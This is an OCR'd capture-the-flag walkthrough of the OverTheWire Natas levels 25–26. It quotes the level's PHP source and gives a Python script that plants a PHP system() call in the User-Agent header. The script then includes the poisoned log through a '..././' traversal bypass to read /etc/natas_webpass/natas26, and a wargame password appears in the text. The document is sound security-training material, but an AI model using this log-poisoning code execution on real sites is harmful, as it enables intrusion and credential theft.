
Natas Level 25 → Level 26

Username: natas26

URL: http://natas26.natas.labs.overthewire.org

View page source:

17 July,24




```php
function setLanguage(){
    /* language setup */
    if(array_key_exists("lang",$_REQUEST))
        if(safeinclude("language/" . $_REQUEST["lang"] ))
            return 1;
    safeinclude("language/en");
}

function safeinclude($filename){
    // check for directory traversal
    if(strstr($filename,"../")){
        logRequest("Directory traversal attempt! fixing request.");
        $filename=str_replace("../","",$filename);
    }
    // dont let ppl steal our passwords
    if(strstr($filename,"natas_webpass")){
        logRequest("Illegal file access detected! Aborting!");
        exit(-1);
    }
    // add more checks...

    if (file_exists($filename)) {
        include($filename);
        return 1;
    }
    return 0;
}

function listFiles($path){
    $listoffiles=array();
    if ($handle = opendir($path))
        while (false !== ($file = readdir($handle)))
            if ($file != "." && $file != "..")
                $listoffiles[]=$file;

    closedir($handle);
    return $listoffiles;
}

function logRequest($message){
    $log="[". date("d.m.Y H::i:s",time()) ."]";
    $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
    $log=$log . " \"" . $message ."\"\n";
    $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
    fwrite($fd,$log);
    fclose($fd);
}
?>
```

Using python script:

```
import requests
import re

username = 'natas25'
password = 'ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws'

url = 'http://%s.natas.labs.overthewire.org/' % username
```

17 July,24


```
session = requests.Session()

# Define the PHP code to be injected in the User-Agent header
newHeader = { "User-Agent": "<?php system('cat /etc/natas_webpass/natas26');?>"}

# Perform the initial GET request to establish a session
response = session.get(url, auth=(username, password))

# Perform the POST request with the User-Agent header containing PHP code
response = session.post(url, data = {"lang" :
"..././..././..././..././..././var/www/natas/natas25/logs/natas25_" + session.cookies['PHPSESSID'] +
".log" },auth=(username, password), headers=newHeader)

print(response.text)
```

Output:

The code basically work on remote code execution and create log to give password of nats26

saved in directory **/etc/natas_webpass/natas26**

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
18:55
silentspectre@kali: ~
File Actions Edit View Help
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="
http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas25", "pass": "ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws
" };</script></head>
<body>
<h1>natas25</h1>


<form>
<select name='lang' onchange='this.form.submit()'>
<option>language</option>
<option>de</option><option>en</option></select>
</form>

[20.07.2024 13::53:36] cVXXwxMS3Y26n5UZU89QgpGmWCelaQlE
"Directory traversal attempt! fixing request."

Notice: Undefined variable: __GREETING in /var/www/natas/natas25/index.php
on line 80
<h2></h2>
Notice: Undefined variable: __MSG in /var/www/natas/natas25/index.php on l
ine 81
<p align="justify">
Notice: Undefined variable: __FOOTER in /var/www/natas/natas25/index.php o
n line 82
<h6></h6> <p>
View sourcecode

</body>
</html>
(silentspectre㉿kali)-[~]
$
Inspector
Notes
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 26 → Level 27

Username: natas27

URL: http://natas27.natas.labs.overthewire.org


Trying some input values to see what happens:

17 July,24




Its not that much useful so go to **View sourcecode:**

